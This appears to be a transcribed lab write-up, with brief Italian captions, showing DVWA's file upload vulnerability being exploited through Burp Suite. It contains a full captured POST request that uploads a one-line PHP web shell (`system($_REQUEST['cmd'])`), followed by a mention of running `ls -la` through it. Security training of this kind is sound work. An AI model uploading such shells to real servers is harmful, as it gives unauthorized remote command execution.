The screenshot shows the Burp Suite interface on the left and the DVWA File Upload page on the right. In Burp Suite, the 'Request' tab is selected, showing a POST request to `http://192.168.20.20/dvwa/vulnerabilities/upload/`. The request body contains a multipart/form-data payload with a file named `shell14.php`. The DVWA page shows the 'Vulnerability: File Upload' section. The 'Upload' button is highlighted in the left sidebar. The 'More info' section contains links to OWASP, SecuriTeam, and Acunetix. The 'Username: admin' and 'Security Level: low' are displayed at the bottom.

**Burp Suite Request Details:**

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.20.20
Content-Length: 435
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.20.20
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9tXwAtANfSxbnZ
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
Referer: http://192.168.20.20/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=5a625513b29724c17e3b6c0f2f474b13
Connection: keep-alive

-----WebKitFormBoundary9tXwAtANfSxbnZ
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----WebKitFormBoundary9tXwAtANfSxbnZ
Content-Disposition: form-data; name="uploaded"; filename="shell14.php"
Content-Type: application/x-php
<?php system($_REQUEST['cmd']); ?>
-----WebKitFormBoundary9tXwAtANfSxbnZ
Content-Disposition: form-data; name="Upload"
Upload
```

**DVWA File Upload Page:**

**Vulnerability: File Upload**

Choose an image to upload:  
 shell14.php

**More info**

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

**DVWA Security**

PHP Info  
About  
Logout

Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

The screenshot shows the DVWA File Upload page after a successful upload. The 'Upload' button is highlighted in the left sidebar. The 'More info' section contains links to OWASP, SecuriTeam, and Acunetix. The 'Username: admin' and 'Security Level: low' are displayed at the bottom.

**DVWA File Upload Page:**

**Vulnerability: File Upload**

Choose an image to upload:  
 No file chosen

**More info**

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

**DVWA Security**


PHP Info  
About  
Logout

Username: admin  
Security Level: low  
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

Finalmente ho il risultato sperato.





Intercettazione della richiesta con Burpsuite.



Tramite comando ls -la ottengo una vista dettagliata della directory.

